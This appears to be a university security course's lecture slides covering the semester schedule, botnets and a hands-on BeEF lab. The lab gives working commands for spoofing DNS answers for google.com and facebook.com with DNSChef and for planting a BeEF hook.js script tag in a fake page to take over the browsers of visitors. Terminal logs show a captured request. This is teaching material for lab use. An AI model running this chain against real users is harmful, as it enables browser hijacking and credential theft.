
CS471
Security & Info Assurance

Welcome!
4/12/2023

CS471
Security & Info Assurance

Course Schedule




Week #	Monday	Wednesday	Reading	Weekly Topic	Due	Assigned
1	01/16/23	01/18/23		Getting started		
2	01/23/23	01/25/23	Chapter 1	Introduction		Assignment 1
3	01/30/23	02/01/23	Chapter 2	Symmetric Encryption	Assignment 1	Assignment 2
4	02/06/23	02/08/23	Chapter 3	Asymmetric Encryption	Assignment 2	Assignment 3
5	02/13/23	02/15/23	Chapter 4	Key Distribution and Authentication	Assignment 3	
6	02/20/23	02/22/23	Chapters 1-4	Review : **Midterm 1**		
7	02/27/23	03/01/23	Chapter 5	Network Access Control		Assignment 4
8	03/06/23	03/08/23	Chapter 6	Transport Level Security	Assignment 4	Assignment 5
9	03/13/23	03/15/23	Chapter 7	Wireless Network Security		
10	03/20/23	03/22/23	Chapter 8	DNS and Email Security	Assignment 5	
11	03/27/23	03/29/23		Spring Break		
12	04/03/23	04/05/23	Chapters 1-8	Review : **Midterm 2**		
13	04/10/23	04/12/23	Chapter 9	IP Security		Assignment 6
14	04/17/23	04/19/23	Chapter 10	Malicious Software	Assignment 6	Assignment 7
15	04/24/23	04/26/23	Chapter 11	IDS		
16	05/01/23	05/03/23	Chapter 12	Firewalls	Assignment 7	
17	05/08/23	05/10/23		Finals Week		
	*No Meeting			Final Exam: **TBD**		

CS471
Security & Info Assurance

The X.800 service categories will be important for the entire semester.

As we examine security, this will be our measure.

- **X.800 Service Categories**
  - Authentication
  - Access control
  - Data confidentiality
  - Data integrity
  - Non-repudiation



X.800 SERVICE CATEGORIES

- Authentication
- Access control
- Data confidentiality
- Data integrity
- Nonrepudiation

CS471
Security & Info Assurance

Today:

– Botnets
– BEEF: Browser Exploitation Framework

Botnets

Botnets are networks of hijacked computer devices used to carry out various scams and cyberattacks. The term “botnet” is formed from the word’s “robot” and “network.”

The bots serve as a tool to automate mass attacks, such as data theft, server crashing, and malware distribution.

Zombie computers, or bots, refer to each malware-infected user device that’s been taken over for use in the botnet. These devices operate mindlessly under commands designed by the bot controller.

CS471
Security & Info Assurance

How Do Hackers Control a Botnet?

Issuing commands is a vital part of controlling a botnet. However, anonymity is just as important to the attacker. As such, botnets are operated via remote programming.

Command-and-control (C&C) is the server source of all botnet instruction and leadership. This is the bot controller's main server, and each of the zombie computers gets commands from it.

Most often, the bots will automatically connect to a C&C server to check for new updates or commands.

CS471
Security & Info Assurance

Botnet Attacks

While botnets can be an attack in themselves, they are an ideal tool to execute secondary scams and cybercrimes on a massive scale.

Common botnet schemes include some of the following:

- Distributed Denial-of-Service (DDoS) is an attack based on overloading a server with web traffic to crash it. Zombie computers are tasked with swarming websites and other online services, resulting in them being taken down for some time.

- Phishing schemes imitate trusted people and organizations for tricking them out of their valuable information. Typically, this involves a large-scale spam campaign meant to steal user account information like banking logins or email credentials.

- Brute force attacks run programs designed to breach web accounts by force. Dictionary attacks and credential stuffing are used to exploit weak user passwords and access their data.

‘Hooking’ a bot..


When a system is compromised, it becomes a bot. This bot is part of a botnet. The act of compromising a system to turn it into a bot is called ‘hooking’.

What is required to ‘hook’ a device?
Simply loading a webpage with a small js script….

How do we get a user to load a webpage of choice?
Proxy, DNS, Firewall??…

How could this be prevented?

CS471
Security & Info Assurance



The Browser Exploitation Framework (BeEF) is a powerful and intuitive security tool. BeEF focuses on leveraging browser vulnerabilities to assess the security posture of a target. This project is developed solely for lawful research and penetration testing.

BeEF hooks one or more web browsers to the application for the launching of directed command modules. Each browser is likely to be within a different security context, and each context may provide a set of unique attack vectors. The framework allows the penetration tester to select specific modules (in real-time) to target each browser, and therefore each context.

The framework contains numerous command modules that employ BeEF's simple and powerful API. This API is at the heart of the framework's effectiveness and efficiency. It abstracts complexity and facilitates quick development of custom modules.

CS471
Security & Info Assurance


Create your own botnet

Use an lying DNS server to give cooked DNS responses. For target websites, give the ip address of an web server with a ‘hooked’ webpage.

Create a fake web page to attack any browser that visits. Add a script link to this page to hook any user that visits.

Use Python for a simple web server. This will serve the hooked pages.

Run BeEF to collect and control the hooked systems.



Official website: http://beefproject.com/

Getting Started

Welcome to BeEF!

Before being able to fully explore the framework you will have to 'hook' a browser. To begin with you can point a browser towards the basic demo page here, or the advanced version here.

If you want to hook ANY page (for debugging reasons of course), drag the following bookmarklet link into your browser's bookmark bar, then simply click the shortcut on another page: Hook Me!

After a browser is hooked into the framework they will appear in the 'Hooked Browsers' panel on the left. Hooked browsers will appear in either an online or offline state, depending on how recently they have polled the framework.

Hooked Browsers

To interact with a hooked browser simply left-click it, a new tab will appear. Each hooked browser tab has a number of sub-tabs, described below:

Details: Display information about the hooked browser after you've run some command modules.

Proxy: The Proxy tab allows you to submit arbitrary HTTP requests on behalf of the hooked

kali@kali: ~

```
(19:04:37) [*] DNSChef started on interface: 192.168.1.21
(19:04:37) [*] Using the following nameservers: 8.8.8.8
(19:04:37) [*] Cooking A replies to point to 192.168.1.21 matching:
google.com
(19:04:37) [*] Cooking A replies to point to 192.168.1.21 matching:
facebook.com
^C(19:04:39) [*] DNSChef is shutting down.
kali@kali:~$ sudo dnschef --interface=192.168.1.21 --fakedomains goo
gle.com,facebook.com --fakeip 192.168.1.21

          version 0.4

                 iphelix@thesprawl.org

(19:04:48) [*] DNSChef started on interface: 192.168.1.21
(19:04:48) [*] Using the following nameservers: 8.8.8.8
(19:04:48) [*] Cooking A replies to point to 192.168.1.21 matching:
```

kali@kali: /usr/share/beef-xss

```
[17:51:33]    |   Demos
[17:51:33]    |   Social Engineering
[17:51:33]    |   Admin UI
[17:51:33]    |   Network
[17:51:33]    |_  XSSRays
[17:51:33][*] 303 modules enabled.
[17:51:33][*] 2 network interfaces were detected.
[17:51:33][*] running on network interface: 127.0.0.1
[17:51:33]    |   Hook URL: http://127.0.0.1:3000/hook.js
[17:51:33]    |_  UI URL:   http://127.0.0.1:3000/ui/panel
[17:51:33][*] running on network interface: 192.168.1.21
[17:51:33]    |   Hook URL: http://192.168.1.21:3000/hook.js
[17:51:33]    |_  UI URL:   http://192.168.1.21:3000/ui/panel
[17:51:33][*] RESTful API key: 10e65b72f49ccdffea2fba1073197a9ac7ac7
870
[17:51:33][!] [GeoIP] Could not find MaxMind GeoIP database: '/var/l
ib/GeoIP/GeoLite2-City.mmdb'
[17:51:33]    |_  Run geoipupdate to install
[17:51:33][*] HTTP Proxy: http://127.0.0.1:6789
[17:51:33][*] BeEF server started (press control+c to stop)
```

kali@kali: ~/Desktop/www

```
d method ('POST')
192.168.1.22 - - [21/Oct/2020 17:50:54] "POST /ajax/bz?__a=1&__beoa=
0&__ccg=EXCELLENT&__comet_req=0&__csr=&__dyn=7xe6Fo4OQ1PyWwyy9uC1swg
E98nwgU6C7UW3q327E2vwXx60kO4o3Bw5VCwjE3awbG782CwOwlU7i0n2US1kyE1oU88
4y0Mo2swdK0D83mwaS0zE16o&__hsi=6878846645807393586-0&__pc=PHASED%3AD
EFAULT&__req=5&__rev=1002759629&__s=zo46ej%3A4qozau%3Akhdpff&__spin_
b=trunk&__spin_r=1002759629&__spin_t=1601606292&__user=0&bz_orig=blu
e&dpr=1&jazoest=21076&lsd=AVoeWlcqjQw HTTP/1.1" 501 -
```

DNSCHEF

‘Cook’ DNS requests for Facebook and Google

Start DNSCHEF

```
sudo dnschef –interface=192.168.1.21 –fakedomains google.com,facebook.com, --fakeip 192.168.1.21
```

Test dnschef

```
Dig @192.168.1.21 facebook.com
dig @8.8.8.8 facebook.com
```

CS471
Security & Info Assurance

BEEF Browser Exploitation Framework

- Install beef-xss

```
git clone https://github.com/beefproject/beef
sudo ./install
```

- Find the username/password and other settings in `config.yaml`
- Start beef-xss

```
cd beef-xss/beef
./beef
```

- Alternatively, clear the previous db for a fresh start, then start beef-xss

```
./beef -x
```

- Admin panel

```
http://127.0.0.1:3000/ui/panel
```

- Sample hook page

```
http://127.0.0.1:3000/demos/basic.html
```

- Advanced hook page

```
http://127.0.0.1:3000/demos/butcher/index.html
```

- Beef files

```
/usr/share/beef-xss/
```

- Insert hook into any webpage

```
 <script type="text/javascript" src="http://192.168.1.21:3000/hook.js"></script>
```

Sample hooked HTML

Replace 127.0.0.1 address with the Beef server IP address

```
<html>
    <head>
    <title>
        Example BeEF hooked page
    </title>
    </head>
    <body>
        <p>This page should be running the hook script for BeEF</p>
        <script src="http://127.0.0.1:3000/hook.js"></script>
    </body>
</html>
```

CS471
Security & Info Assurance

BEEF Browser Exploitation Framework

Create a webpage and insert a ‘hook’ between <head></head> tags
Replace 192.168.1.21 with the ip address of the Beef server

```
 <script type="text/javascript" src="http://192.168.1.21:3000/hook.js"></script>
```

Encourage a <victim> browser to visit the hooked page

Visit the Beef admin panel to interact with the new zombie

```
http://127.0.0.1:3000/ui/panel
```

CS471
Security & Info Assurance

Thank you!